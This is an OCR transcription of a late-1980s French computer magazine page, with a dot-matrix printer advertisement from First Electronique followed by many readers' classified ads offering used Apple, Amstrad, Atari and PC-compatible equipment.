MSP-55
132 colonnes ~~7 800 F TTC~~ **3 570 F TTC**

- 300 cps en qualité informatique
- 60 cps en qualité courrier
- Émulations IBM et EPSON
- Mémoire tampon de 8 Ko
- Entraînement par friction ou traction
- Découpe 3/4"
- Alimentation par le bas
- Carte de polices de caractères (en option)
- Introducteur feuille à feuille automatique (en option)
- Module couleur (en option)

L'IMPRIMANTE MSP-45 - 132 COLONNES

~~6 250 F TTC~~
3 240 F TTC

Caractéristiques identiques aux imprimantes MSP-50 et MSP-55, sauf :

- 240 cps en qualité informatique
- 50 cps en qualité courrier

Design identique à l'imprimante MSP-55

FIRST ELECTRONIQUE EST HEUREUX DE VOUS ACCUEILLIR DU LUNDI AU SAMEDI DE 10 H A 19 H

FIRST ELECTRONIQUE :
124, bd de Verdun 92400 COURBEVOIE
Tél. : 47 89 15 11

FIRST ELECTRONIQUE :
113, avenue Parmentier 75011 PARIS
Tél. : 43 57 09 46

FIRST ELECTRONIQUE :
332, rue Lecourbe 75015 PARIS
Tél. : 45 54 62 14

BON DE COMMANDE

Envoyer rempli et signé à :
FIRST ELECTRONIQUE
124, bd de Verdun 92400 Courbevoie

DESIGNATION	NOMBRE	PRIX
....	....	....
....	....	....
....	....	....
....	....	....
FORFAIT PORT ET EMBALLAGE	unitaire	100 F
	TOTAL	

Règlement : comptant joint à la commande

NOM ________________ DATE ________

ADRESSE ________________________

SVM 66

Service lecteur n° 119, voir page 38






VENTES

95 - POUR ATARI ST : monit. HR coul. SC 1224 : 2 200 F. Monit. HR monoch. : 1 200 F. M. Tellier, 6 rue Jean Bouin, 95600 Eaubonne.
78 - MAC SE 2 Mo RAM + DD 40 Mo + lect. 800 Ko ext. : 18 000 F. Tél. : (1) 30 99 71 30.
51 - RAM 41256, 120 ns : 750 F les 24. Florent. Tél. : 26 07 81 74.
93 - IBM XT 20 ou 60 Mo + écr. EGA + port série + paral. + 640 Ko + Kortex + DOS 3.3 : 13 000 F. Tél. : (1) 43 83 84 50 ap. 19 h.
77 - APPLE IIGS coul. + 1024 Ko + lect. 3"1/2 + log. + lect. 5"1/4 + joyst. + souris : 8 000 F. M. Wrembel. Tél. : (1) 60 69 52 50 le soir.
94 - ZENITH PORTABLE Z 181 + 640 Ko + 2 lect. 3"1/2 + 100 % compat. + impr. jet d'encre Diconix + DOS 3.3 + log. peu servi : 10 000 F. Tél. : (1) 48 75 53 16 ap. 19 h.
93 - COMMODORE PC 10 + 2 lect. 3"1/2, 5"1/4 + monit. coul. 1084 : 6 000 F. Ach. FNAC 7/89 : 7 990 F. Ss gar. 7/90. Tél. Bur : (1) 40 03 40 19, Dom : (1) 48 26 01 19.
91 - HP 285 + doc. + housse cuir + liv. assembl. Très peu servi : 1 800 F. M. Rodary. Tél. Bur : (1) 64 68 43 30, Dom : (1) 69 07 60 66.
92 - THOMSON TO 9 + cray. opt. + souris + drive 3"1/2 + Périt. + progs : 2 000 F. Impr. PR 90600 : 2 000 F. Tél. : (1) 47 49 07 58 ap. 18 h.
47 - EPSON QX 10, écr. 640 x 400 + 2 DS 320 Ko + TTexte QX Text, pleine page par chavirement + écr. : 1 500 F. Tél. : 53 67 03 90.
13 - MONIT. COUL. EUROPHON Pal-Sécam + prise VCR et Din - VCR Périt. audio et vidéo : 36 cm : 1 800 F. Tél. : 42 26 57 53.
66 - PAO LOG. PCW Amstrad 8512 Database/PAO : 600 F. ELP-Fich. + gest. fich. : 800 F. Datamat PCW : 800 F. Tél. Bur : 68 51 31 58.
31 - ATARI 1040 STF + écr. monoch. SM 124 + drive 5"1/4 compat. IBM PC, TBE, embal. orig. : 5 800 F. Jean-Louis. Tél. : 61 63 42 54.
76 - AMSTRAD PC 1640, SD Mono + nbrx log. : DBase III + Turbo Pascal 5 + nbrx utilit. + jeux : 5 500 F à déb. Tél. : 35 88 03 23.
33 - LOG. ORIG. SPRINT 1.1 : 800 F. Turbo Pascal V 4 angl. : 500 F. M.Olivier. Tél. : 56 57 50 04.
59 - SOURIS MICROSOFT : 1 000 F. Coproces. 80287-8 : 1 600 F. Jean-François. Tél. : 27 41 44 85 ap. 18 h.
64 - OLIVETTI PC 1 avec 2 x 3"1/2 et 1 x 5"1/4 + souris + son log., nf, utilisé 3 mois. Donne log. du dom. public. J. Siorat, 4 Cami de Petite Cidex 2, Siros, 64230 Lescar.
75 - MONIT. MONOCH. EGA, CGA + souris Microsoft pour IBM et compat. J. Kanon. Tél. : (1) 48 28 62 44.
79 - OLIVETTI M 24 mono., 256 Ko + DD 20 Mo + log. Word + compta + devis : 9 000 F. Tél. : 49 74 19 64.
68 - ACR 386/20 + DD 80 Mo + écr. + carte EGA + div. Tél. : 89 46 31 34.
34 - SHARP PC PORT. 4502 640 Ko + 2D, ét. nf (8 mois) + MS DOS 3.2 + Basic + log. TTexte + tabl. : 8 000 F. Tél. Bur. : 67 54 50 85.
74 - INTEGRALE PC 1512 Micro Application + Evolution + Calcomat + Super Base, log. orig. + doc. 400 P : 350 F. Tél. : 50 51 16 91.
92 - IMAGEWR. II : 3 500 F. Profile : 4 000 F. Féline : 1 700 F. Modem : 1 200 F. Drive 5"1/4 : 900 F. Monit. : 900 F. Z 80 : 900 F. Autres cartes. Tél. : (1) 46 08 39 94.
38 - AMSTRAD PC 1512 + DD coul. + souris + log. : 7 500 F. Tél. H. Repas : 74 27 99 69.
33 - TEAC LECT. PC AT 5"1/4 + 1,2 Mo, nf : 500 F. Cont. PAO, DAO...Tél. : 56 59 52 90 le soir.
38 - IBM PC PORT., 512 Ko + 2 lect. disq. 360 Ko + carte graph. TBE : 3 500 F. Tél. : 74 84 74 47.
93 - IMPR. SCRIBE Apple + doc. + fourniture div. : 1 500 F. Tél. Bur : (1) 45 22 01 39, P. 420.
69 - PC HP 150 + DD 15 Mo + drive 3"1/2 + écr. tactile + impr. Thinkjet HP + log. DOS MP Multilog, TT Spell. Tél. : 78 20 43 76.
75 - IBM PC PORT. 512 Ko + 2 lect. 3"1/2 + écr. crist. liq. + impr. IBM ass. : 7 300 F. Tél. : (1) 47 34 69 71.
78 - APPLE IIGS, 1024 Ko + coul. + 2 drives 3"1/2 + 2 drives 5"1/4 + 2 DD 5/10 Mo + Paint + Draw + Write : 19 700 F. Apple IIGS, 512 Ko + N/B + 2 drives 3"1/2 + Write + Paint : 4 800 F. B. D'Arbonneau, 10 imp. Latécoère, 78140 Vélizy. Tél. : (1) 39 46 69 34.
75 - AT 10 MHz, 640 Ko + DD 20 Mo + FD 1,2 + carte EGA + modem Kortex + nbrx log. : Pagemaker. Le tt : 12 630 F. Tél. : (1) 45 27 53 30.
75 - POUR APPLE : modem Appletel + clav. sép. + multitech.: 6 000 F. Doc. et prog. APW, C, Assembl. Px à déb. Patrick. Tél. : (1) 42 56 27 16.
75 - MAC PLUS + DD 20 Mo, ét. nf + Imag. + nbrx log. : 15 000 F. Tél. : (1) 45 35 44 14 le soir.
95 - ATARI 1040 + 2 lect. 360 Ko + 720 Ko + nbrses disq. + câbles div. : 3 500 F à déb. Olivier. Tél. : (1) 39 86 30 90.
93 - APPLE IIe + lect. + écr. + joyst. + progs : 4 000 F à déb. Alain. Tél. : (1) 48 58 81 55.
38 - AMSTRAD PC 1512 HD 20 Mo, coul. CGA, 640 Ko RAM, Coproces. Num. 8087 : 9 500 F. Tél. : 76 09 23 66 de 19 à 20 h.
84 - IMPR. IBM PC Copal. 1500 I + MT 85 frict. tract., 180 cps, TBE: 1 500 F. Tél. : 90 40 12 77 le soir.
72 - AMSTRAD PC 1512 HD 20 coul. + impr. DMP 3000 + souris + log. : 9 000 F. Tél. : 43 72 05 20.
78 - PC XT 640 Ko + 10 MHz + 2D 360 Ko + HD 32 Mo + EGA. paradise + écr. EGA coul. + multif, 2 sér. + 2 paral. + 25 Mo, très bons progs, TBE. Tél. : (1) 39 18 02 45 ap. 18 h.
75 - APPLE IIc + monit. + souris + joyst. + câble Périt. + log. + doc. : 3 000 F. Tél. : (1) 42 28 58 88.
29 - LECT. EXT. 800 Ko, 6 mois : 2 000 F. Impr. Epson LX 90 + interf. + tract. 1 an : 2 000 F. Pour Apple IIc, embal. orig. F.Renaud. Tél. : 98 39 03 99.
05 - POUR TI 99/4A : ext. mém. 32 Ko + TI Logo 2 : 500 F. Tél. : 92 50 65 62 le soir.
75 - SHARP 452 port. HD 20, 640 Ko 3"1/2, 720 Ko 5"1/4, 360 Ko, peu util. : 13 000 F (23 000 F nf). Tél. : (1) 47 42 12 70 le soir.
78 - QL : 500 F. Ecr. coul. pour QL et PC : 1 500 F. Log. + liv. + acces., - 70 % + impr. servie buf, 2 Ko, GP 500 AS : 1 000 F. M. Guene. Tél. Dom : (1) 30 51 28 64.
94 - AMSTRAD PC 1640, dble drive 640 Ko RAM + DD 20 Mo + nbrx log. + Back up DD : 11 000 F. Tél. : (1) 47 06 87 92 ap. 19 h.
92 - PSION ORGANISER 2 + Datapack 16 Ko, compl. + notice. Jamais servi : 750 F. Tél. : (1) 43 33 04 48.
67- ORDINACAISSE TRAN : 25 000 F HT + impr. Bull 4/66 + charg. : 20 000 F HT + Omnis 3 Plus pour Mac : 600 F/P.I. Tél. Bur. : 88 74 02 89.
94 - ATARI PC 2, dble drive + écr. + monit. EGA : 5 000 F. Impr. Amstrad DMP 2000 : 900 F. Tél. : (1) 43 74 30 33 ap. 19 h.
78 - COMPAT. PC-XT 8 MHz + CGA coul. 12" + HP 32 Mo + FD 5"1/4 + FD 3"1/2 + RAM 640 Ko + 2 x RS 232 + horl.+ coproces. 8087 : 8 000 F. Tél. : (1) 39 49 49 36 le soir.
59 - POUR PC : DD 5 Mo, dble hauteur + carte : 500 F. Er. monoch. CGA + carte : 500 F. Tél. : 20 36 96 27.
95 - ORIG. COMPILAT. DBase III + (Exe) Nantucket + Clipper fr. + doc. + lic. + Hot Line : 5 000 F, val. 7 800 F. Simon. Tél. : (1) 34 12 74 47.
94 - THUNDERSCAN SCANNER pour Mac : 1 800 F. Tél. : (1) 48 75 11 05.
59 - RAM 41256 à px intéres. Tél. : 27 74 06 06 le soir.
93 - PC 1512 DD + monit. coul., TBE : 5 900 F. P.J. Mathey. Tél. : (1) 43 04 39 71.
75 - MAC SE 2 Mo RAM + DD 40 Mo, 12/88, peu servi : 26 000 F. Tél. : (1) 42 45 67 38 le soir.
77 - ATARI 520 ST, ss gar. + 2 joyst. + 30 disq. : 2 300 F/Christophe. Tél. : (1) 64 05 03 76.
91 - TABLETTE GRAPH. Apple IIGS + stylo : 2 000 F, val. : 4 000 F. 50 disq. de jeux offertes. Tél. : (1) 64 96 11 49.
67 - IBM PC, Commodore 20 III + DD 20 Mo + 1 lect. + écr. coul. + carte Hercules CGA. Tél. : 88 94 96 53.
06 - MAC PLUS + lect. ext. 800 Ko (5/88) : 14 000 F. Tél. : 93 51 82 07.
92 - SHARP MZ80A + Basic Assembl. + jeux + impr. Sharp P5A : 3 000 F à déb. Tél. : (1) 42 53 36 93.
95 - POUR HP 41 : imprim. HP 82143A + doc. + charg. Tél. : (1) 39 60 12 83.
92 - TO 7/70 + RAM 128 Ko + monit. coul. + lect. cassettes + manette jeux + Basic 128 + Prolog. + log. éducat. : 1 500 F. Impr. : 500 F. Tél. : (1) 47 02 87 83.
93 - COMPAT. APPLE IIe + 2 drives + monit. vert + impr. Epson + joyst. + Paddles + carte Grappler + 150 disq.: 4 000 F. Tél. : (1) 43 81 67 21.
59 - ORIC ATMOS 48 Ko, parf. ét. + lect. cass. Hermès + Périt. + 3 cass. jeux + 3 liv. + progs : 450 F. Tél. : 20 52 27 46.
78 - AMIGA 500 + 512 Ko + 1084 + Filtre + mini AMP + doc. + Pro 500 + disq. + housses + revues : 7 500 F Tél. : (1) 39 65 69 42.
78 - AMSTRAD PC 1640, SD, 640 Ko + monit. Hercules + souris + DOS + GEM + Intégrale PC + Lotus + Turbo Bas., 12/88, très peu servi. Tél. : (1) 39 16 35 87.
92 - ZENITH 171, 640 Ko + 2 drives 5"1/4 + écr. LCD rétro-éclairé + doc. + liv. + disq. : 5 500 F. J.F. Dijon. Tél. : (1) 49 65 15 03 DE 9 h à 17 h.
95 - OLIVETTI M 19, 5"1/4 + DD 20 Mo : 7 500 F. TBE. Monit. 640 x 400 vert, détails contre env. timbrée. Tél. : (1) 34 71 93 19.
63 - ZENITH Z 286 LP, mém. 1 Mo + DD 20 Mo + impr. Epson LX 800 + log., ss gar. : 25 000 F, val. : 38 000 F. Tél. : 74 58 43 67.
44 - MONIT. COUL. PHILIPS CM 880A, entrée RVB par périt. 14" : 1 700 F. Tél. : 40 57 12 64.

75 - IMAGEWR. II : 3 500 F. Carte modem : 1 200 F. Compat. PC Portatif : 5 000 F. Impr. Epson : 3 000 F. Ecr. : 900 F. Tél : (1) 46 08 39 94.
78 - APPLE IIc + écr. monoch. + impr. + joyst. + souris + logs. + liv. + liv. sur Basic, Pascal : 4 500 F. Tél. : (1) 39 65 33 42 le soir.
37 - MAC II 2 Mo + HD 40 + écr. 256 coul. + clav. ét. + souris. TBE : 29 000 F. Tél. : 47 05 66 76.
93 - AMSTRAD PC 1512, DD, monoch. : 4 500 F. Log. + joyst., embal. origine, peu servi. Tél. : (1) 45 92 25 40 ap. 20 h.
78 - AMSTRAD CPC 6128 coul. + 2 joyst. + câble impr. et mag. + 50 log. orig. + liv. + disq. : 4 000 F. Tél. : (1) 30 87 02 23 ou laisser mess.
78 - AMSTRAD PPC 640 port.+ mon. coul. + impr. Epson LX 800 : 9 500 F. Tél. : (1) 30 45 35 10 ap. 18 h.
94 - AMSTRAD CPC 6128 coul. + joyst. + log. + revues : 3 000 F. Lect. 5"1/4 pour 6128 + DD : 400 F. Tél. : (1) 45 69 51 29 ap. 19 h.
92 - APPLE IIGS + écr. monoch. 1 Mo + HD 20 Mo + lect. 3"1/2 et 5"1/4 + Appleworks 1,4 + VS Com 21 : 10 000 F. Imagewr. 1 : 1 500 F. Tél. : (1) 49 09 55 48.
94 - AMIGA 500, dble drive + monit. coul. + 120 log. + doc. : 5 000 F. Tél. : (1) 48 86 27 96 ap. 19 h.
16 - MONIT. COUL. EGA HR 640 x 400, TBE : 2 650F, val. : 4 000 F. Tél. : 45 32 30 21 ap. 19 h.
13 - THOMSON TO 8D + drive 3"1/2 intégré monit. HR coul. compl. + log. : 2 500 F. Tél. : 91 65 04 57.
92 - BBC + 2 drives 5"1/4 + monit. Taxan Vision 3 + log. TBE : 5 000 F. Tél. Bur : (1) 49 10 11 19, Dom : (1) 47 61 07 03 ap. 18 h.
91 - MONIT. N/B HR, socle orient., compat. Hercules, CGA, EGA : 1 000 F. Tél. : (1) 69 20 89 83 ap. 19 h.
75 - APPLE IIe 128 Ko + dble drive + monit. coul. + nbrx log. : 3 300 F. M. Lamblin. Tél. Dom. : (1) 43 87 93 21.
75 - PC-XT 640 Ko + DD 20 Mo + lect. 360 et 720 Ko (3"1/2) + écr. coul. multis. Taxan + carte EGA Paradise + coproces. Math : 10 000 F. Tél. : (1) 45 88 52 43 de 19 à 20 h.
75 - ZENITH PORT. type ZWL183 + DD 20 Mo + 640 Ko + lect. 3"1/2 + écr. LCD rétro-éclairé, 100 % compat. + log. : 17 000 F. Tél. : (1) 48 87 53 52.
77 - AMSTRAD PC 1515, DD + 2 drives 640 Ko écr. monoch. + impr. DMP 3160 nve + doc. + progs : 6 500 F. Tél. : (1) 64 23 05 08.
77 - AMSTRAD CPC 464 coul. + lect. disq. ext. 512 Ko Vortex + impr. Nec P 2 + interf. 8 bits + joyst. + liv. + disq. + jhousses : 5 000 F. Tél. : (1) 60 66 38 58.
14 - CARTE EGA WONDER : 1 350 F. HD 30 Mo + carte : 1 500 F. Mém. 256 Ko : 25 F. 4464 : 50 F. Carte CGA : 150 F. Tél. : 31 80 40 04 ap. 19 h.
77 - AMSTRAD CPC 6128 coul. + nbrx jeux + joyst.+ Calcumat + Textomat + Datamat : 3 000 F. Tél. : (1) 60 20 07 13.
78 - AMSTRAD PC 1512 HD 20 Mo coul. + impr. Citizen 120 D + souris + joyst. + nbrx log. + meuble, TBE : 9 800 F. Tél. Bur : (1) 49 04 02 05, Dom : (1) 39 13 04 21.
60 - PC XT, DD 20 Mo + 5"1/4 + 512 Ko + écr. EGA + carte EGA + impr. 80 col + souris + 2 joyst. + log. : 11 000 F à déb. Tél. : 44 78 18 38 ou 44 50 09 19 p. 411.
75 - COMP. XT 640 Ko + DD 10 Mo + FL 5"1/4 + 3"1/2 + Horloge + série + paral. + jeux + Hercules + monit. ambre bi fréquence : 4 500 F. Tél. Bur. : (1) 40 93 82 38, Dom. : (1) 42 00 28 10.
95 - AT 286, 640 Ko + DD 32 Mo + FD 1,2 Mo + carte et écr. Hercules série + paral. + jeux + clav. 102 t. + TBE. Px à déb. Tél. : (1) 34 17 61 15.
33 - LOG. TURBO BASIC, non déballé, vers. fr. : 800 F. Tél. : 56 89 29 85.
32 - TANDY 1000 EX + ext. mém. 640 Ko + lect. disq. suppl. + écr. coul. CM 5 + impr. DMP 130 + log. : 8 000 F. Tél. : 62 66 05 43.
95 - CARTE ECR. VGA IBM, adapt. 8514/A pour PS/2 à bus MCA : 3 500 F, val. : 9 500 F. Tél. : (1) 30 32 20 71.
93 - IMPR. C. ITOH 8510, qual. pro. : 1 500 F. Tél. : (1) 48 27 90 97.
78 - OLIVETTI PC 1 + 2 drives 720 Ko + câble Périt. + Impr. Epson LQ 500 + câble + ss gar. : 6 500 F. Tél. : (1) 39 18 02 83 ap. 20 h.
71 - MAC PLUS 1 Mo + DD 20 Mo Apple SCSI : 12 000 F. E. Richard. Tél. : 85 96 20 65.
84 - CONSOLE WYSE 60 Plus (Geimsa) : 3 500 F. F. Faure, route de l'Isle, 84150 Avignon.
21 - DMP 3000, cse dble empl. : 1 000 F. Tél. : 80 47 31 53.
01 - XT 640 Ko 2 FD + HD 32 + 2 RS 232 + 2 paral. + écr. CGA coul. 14" + Sprint + Quattro + Pascal : 9 500 F. Dbase III+ jamais inst. : 3 500 F. Tél. : 74 30 48 80 le soir.
50 - TANDY 1000 EX coul. + nbrx jeux + utilit. Turbo Pascal V 4 + dBase III : 5 500 F à déb. Tél. : 33 04 40 70.
78 - HP 286 calculateur. Px à déb. Tél. : (1) 39 16 10 42 ap. 19 h.
69 - ZENITH ZWE 286, RAM 2 Mo + FDL 2 Mo + DD 42 Mo 28 ms + vidéo EGA 2 ports série + 2 ports paral. + DOS 3.2 + clav. 82 touches : 25 000 F. Tél. : 78 36 09 61 le soir.
33 - IBM AT 3 : 1,1 Mo mém. + DD 30 Mo + 2 drives 1,2 Mo + 720 Ko + écr. VGA 8513 HR + carte modem + Minitel, TBE : 19 500 F. Tél. : 56 21 55 69.
75 - MEM. 16 RAM MCM 6256 AP 12, soit 512 Ko dynam.: 1 000 F. SVM coll. compl. : 500 F. M. Riballier. Tél. : (1) 45 74 51 18 ap. 19 h.
94 - AMSTRAD 6128 monoch. + impr. DMP 2000 + nbrx log. jeux + Mult. + Text + doc + joyst. : 3 000 F à déb. Tél. : (1) 45 47 29 30.
75 - APPLE IIe + drive + écr. : 1 000 F. DD 5 Mo pour Apple II : 1 000 F. DD 5 Mo pour Mac : 1 000 F. Table traçante A3 Watanabe : 1 000 F. Modem Digitelec DTL 2000 : 500 F. Tél. : (1) 45 42 30 87.
31 - ATARI TEXTO MAT. orig. : 200 F. Sons synthé studio : M 1, D50, K 1, DX 7, Juno, D 20, 10, 5, 110, Matrix MT 32, V 50, TX 81Z. Tél. : 61 55 17 11.
03 - TANDON PC-XT 640 Ko + DD 20 Mo + clav. Azerty + écr. monoch. HR + impr. Olympia NP 30 + log. comp. GSS ciel. Tél. : 70 03 08 87.
83 - POUR IBM PS/2 : DD 20 Mo + carte contr. : 1 500 F. Lect. 3"1/2,






720 Ko : 550 F. Rams 41256 : 38 F le chip. Franck. Tél. : 94 94 29 08 le W.E.
72 - AMSTRAD PPC 512 port. 102 touches, LCD, sortie vidéo TTL : 4 500 F. Très bon mat. Tél. : 43 76 22 10 ap. 20 h.
91 - IMPR. CITIZEN HQP 45 + log. aide Print + f. à f., peu servi + ss gar. Cse ach. laser : 5 000 F. Tél. : (1) 60 11 52 12.
77 - AMSTRAD PC 1512, DD monoch. + impr. Fuji PD 80 + doc. + nbrx progs prof. : 8 000 F. Tél. : (1) 60 04 67 27.
59 - APPLE IIc + monit. + joyst. + souris + lect. ext. + Mousedesk + Mousepaint + nbrx jeux + log. vocabulaire angl. + doc. : 4 000 F. Tél. : 27 65 62 32.
95 - MAC PLUS + DD 40 Mo + Imagewr. II + très nbrx log. PAO, DAO, T.Texte + jeux. : 19 500 F. Tél. : (1) 30 34 32 84 le soir ou répond.
14 - QL SINCLAIR Azerty + monit. coul. + dble drive + 512 Ko + nbrx log. et liv. : 5 500 F à déb. Tél. : 31 44 57 63.
06 - COMPAT. PC 512 Ko + 2 drives 360 Ko transport : 3 000 F. Apricot PC dble drive, 720 Ko, 3"1/2 : 3 000 F. Tél. Bur. : 93 36 08 52.
75 - PORTABLE TOSHIBA 1100+, 2 lect. 720 Ko impr. IBM 4201 : 11 000 F. Et. nf. Tél. : (1) 45 25 87 15 ap. 19 h.
60 - MONIT. 14" EGA coul. + carte : 3 000 F. Mathieu. Tél. : 44 08 45 04.
78 - AMSTRAD PC 1512, DD 20 Mo, coul. CGA souris + nbrx log. + 50 jeux, TBE : 7 000 F. Stéphane. Tél. : (1) 34 51 30 49 ap. 18 h.
75 - HP 150 A, révisé, TBE + impr. HP Thinkjet + Wordstar : 5 000 F. B. Dacbert. Tél. Bur. : (1) 42 56 44 33, p. 2865, Dom : (1) 43 70 54 81.
77 - ATARI 520 STF, peu utilisé + 10 gros log. (Superbase Pro, PC Ditto..) : 3 100 F. Marc. Tél. : (1) 64 25 30 86.
78 - PORT. PC-XT Goupil Club, 768 Ko + 2 drives 3"1/2, 720 Ko + impr. 132 cols + log., nf, ss gar. : 8 000 F. Tél. : (1) 30 50 43 72.
13 - AMSTRAD CPC 6128 coul. + housse + bte rangt + joyst. + 35 No CPC 30 disq. (jeux + utilit.) + meuble informat. : 3 500 F. TBE. Tél. : 42 66 92 85.
75 - COMPAQ III port. HD 20 Mo + coprocess. + souris Microsoft + Diconix + modem 1224 ext. Olitec. Micha. Tél. : (1) 43 80 89 37.
92 - IMPR. Commodore DPS 1101, nve, emb., qualité lettre : 550 F. Paul. Tél. : (1) 46 05 01 09 ap. 19 h.
54 - AT 80286 WENDY portable 1 Mo + DD 20 Mo + lect. 5"1/4, 1,2 Mo nbrx log. nf, ss gar. + écr. LCD bleu : 13 000 F. Tél. : 83 57 92 06.
53 - APPLE IIc + monit. + souris + Imag. + Epistole + Vers. Calc + disq. + doc. Très peu servi : 4 900 F. Tél. : 43 02 63 83 le soir.
93 - SHARP 820 unité centr. + Quick Disq. + nbrx jeux et progs. Peu servi. Bon ét. : 3 000 F à déb. Tél. : (1) 48 66 89 30 ap. 18 h.
94 - SHARP PC 1360 + impr. CE 126 P + progs gest. Mat. nf : 2 500 F. Tél. : (1) 48 67 16 21.
93 - HANDY SCANNER type 4 + log. : 1 500 F. Calculatrice Sharp 506 P : 100 F. Philippe. Tél. : (1) 48 31 65 41.
75 - COMMODORE 64 + lect. cass. PAL/Périt. + 60 jeux + 5 liv. : 1 000 F. Tél. : (1) 48 05 79 01 ap. 20 h.
62 - COMMODORE C 128 + lect. cass. + poste laser stéréo Philips : 3 000 F. M. Boutigny, 486 Val des Sablons, 62176 Camiers.
77 - PC 1640, DD EGA Amstrad + nbrx log. embl. orig., gar. 1 an : 12 000 F. Tél. : (1) 64 07 40 50.
95 - COMPAT. ZENITH 512 Ko + lect. 360 Ko + DD 20 Mo + écr. + clav. : 4 300 F. Impr. Olympia 132 cols, nve : 2 600 F. M. Zynel. Tél. : (1) 39 81 16 20.
77 - MEM. RÉS. 4164-3 : 20 F l'unité. 41264-15 : 60 F l'unité. Joyst. Carte pour IBM et compat. : 300 F. Monit. mono. HD graph. : 500 F. Tél. : (1) 60 20 66 29.
92 - OLIVETTI M 15 PC port., 512 Ko + écr. LCD + drives 2 x 720 + sac + souris + log. + impr. Citizen 120 D : 6 200 F. Tél. : (1) 47 41 20 84.
75 - COMPAQ PORT. III, 40 Mo, ét. nf, ss gar. 7/90 : 35 000 F. Microp. 80286, 12 MHz. Tél. : (1) 43 20 71 67 le soir.
75 - IMPR. PANASONIC KX P 1081, ss gar. 4 mois : 1 000 F. Tél. : (1) 43 36 36 64.
77 - APPLE IIGS, coul. 512 Ko, 3"1/12 + log. : 6 500 F. Fluke 9010 A. P.A.D. Tél. : (1) 60 09 31 37.
92 - AMSTRAD PC 1640 EGA coul., DD 30 Mo + log. Borland Microsoft Ashton... : 10 000 F. (9/88). Tél. : (1) 47 68 88 77 ap. 20 h.
92 - COMPAT. XT, 10 MHz, 640 Ko + DD 20 Mo + écr. monoch. + 102 t. : 5 800 F. Tél. : (1) 47 82 89 58 ap. 16 h.
19 - APPLE IIe, 65C02 + Z80 + 128 Ko + Duodisk + souris + joyst. + 500 disq. + liv. : 4 800 F. Imag. : 2 000 F. Tél. : 54 74 62 52 ap. 20 h.
91 - AMSTRAD PC 2086-12HRCD SD, peu servi, ss gar. : 10 000 F. Tél. : (1) 60 47 18 84 ap. 19 h.
26 - MICROMEGA 32 (Unix) + poste satellite + DD + log. comp., gest. com., paye. Px à déb. Yannick. Tél. HR : 75 26 17 13.
67 - APPLE IIe, 128 Ko + 80 cols + 2 lect. + écr. + joyst. + 150 disq. + doc. : 4 000 F. Tél. : 88 51 87 24.
93 - AMSTRAD PC 2086 + monit. multisync. VGA mono + HD 30 Mo + nbrx log. + liv. : 11 000 F. Tél. : 48 68 58 31 ap. 18 h.
60 - OLIVETTI MZ 80 + DD 63 Mo + écr. CGA + modem Kortex 2400 + souris + impr. 24 aig. + log. Word IV + doc. Windows + doc. Tél. : 44 54 11 53 ap. 16 h.
91 - AMSTRAD PC 1512 coul. DD + Filecard 20 Mo + très nbrx jeux, utilit. (dBase III, Framework 2, Lotus 1-2-3) + lang. : 8 600 F. Tél. : (1) 60 10 20 65.
93 - COMMODORE 64 + 1541 + 1530 disq. + revues + cass. + Péritel + liv. TBE : 2 000 F. Denis. Tél. : (1) 48 54 35 20.
76 - APPLE II GS 768 K RAM + monoch. + lect. 3"1/2 + log. + liv. + revues + 8 class. doc. tech. + disq. APW, Assembl., C : 8 000 F. Tél. : 35 03 12 32.
83 - TANDY impr. à marg. DWP 230, nve, ss gar. Jamais utilisée : 2 500 F, val. : 4 000 F. Tél. : 94 76 15 58.
92 - APPLE IIe, 128 Ko + 2 drives + monit. ambre + impr. Facit gd chariot

Service lecteur n° 122, voir page 38

+ souris + CX Base + Clickworks + Epistole : 4 000 F. M. Marniquet. Tél. : (1) 42 65 37 44.
75 - OLIVETTI M 15 portatif, 512 Ko + 2 x 720 Ko + disq. 3"1/2 + écr. LCD, CGA : 4 800 F. M. Segretain. Tél. : (1) 43 45 76 44 le soir.
78 - AMSTRAD PC 1512, DD coul., 9/88 + log. + jeux : 7 000 F à déb. M. Haffreingue. Tél. Bur. : (1) 34 77 79 14, Dom. : (1) 34 78 64 60 ap. 19 h 30.
38 - THOMSON TO9 + monit. coul.+ souris + nrx log. + modem + impr. 90612 + 2e lect. disq. TBE : 5 000 F. Tél. : 76 51 36 97.
75 - APPLE II Plus + 2 drives + monit. ambre + clav. ét. + 5 cartes + joyst. : 2 000 F. Offre 2 impr. Tél. : (1) 45 54 30 69.
94 - MACINTOSH 128 Ko + Imagewr. I + nbrx log. : 6 000 F. Tél. : (1) 48 71 17 61 ap. 20 h.
75 - COMMODORE 64 + lect. 1541 + monit. coul. Taxan + doc. + nbrx progs + liv. : 2 500 F. Tél. : (1) 48 28 18 56 sur répond. le matin.
95 - AMIGA 500 + monit. coul. 1084 s + ext. mém. + drive 3"1/2 Golem : 8 500 F. Orig. + liv. Tél. : (1) 34 15 85 59.
93 - AMSTRAD PC 1512 coul. SD + DD 20 Mo + ext. 640 Ko + câble Minitel + 30 progs : 6 000 F. Stéphane. Tél. : (1) 48 09 87 27.
78 - ZENITH 8088 portatif, 640 Ko, CGA + DD 10 Mo + drive 3"1/2 + interf. série + paral. + vidéo + 2e drive, ss gar. 1/89 : 9 000 F. Tél. : (1) 30 56 24 65.
77 - ATARI 520 ST + souris + jeux orig. + utilit. + liv. : 2 500 F. D. Hindley, 12 rue Geoffroy, 77100 Meaux. Tél. : (1) 60 09 57 84.
93 - ZENITH Z 148, 20 Mo, 640 Ko coul. + impr. Citizen 120 D + nbrx log. M. Tamo. Tél. : (1) 42 80 35 35.
92 - AMSTRAD 512 portable + 2 lect. + prise casque + log. : 6 000 F. Déplacement pos. Cse départ. Tél. : (1) 46 26 99 28.
92 - SCANNER Canon IX 12 F : 7 000 F. Impr. AST Turbo Laser, Postscript : 30 000 F. Carte EGA Paradise + écr. EGA : 3 000 F. Tél. : (1) 46 03 60 76.
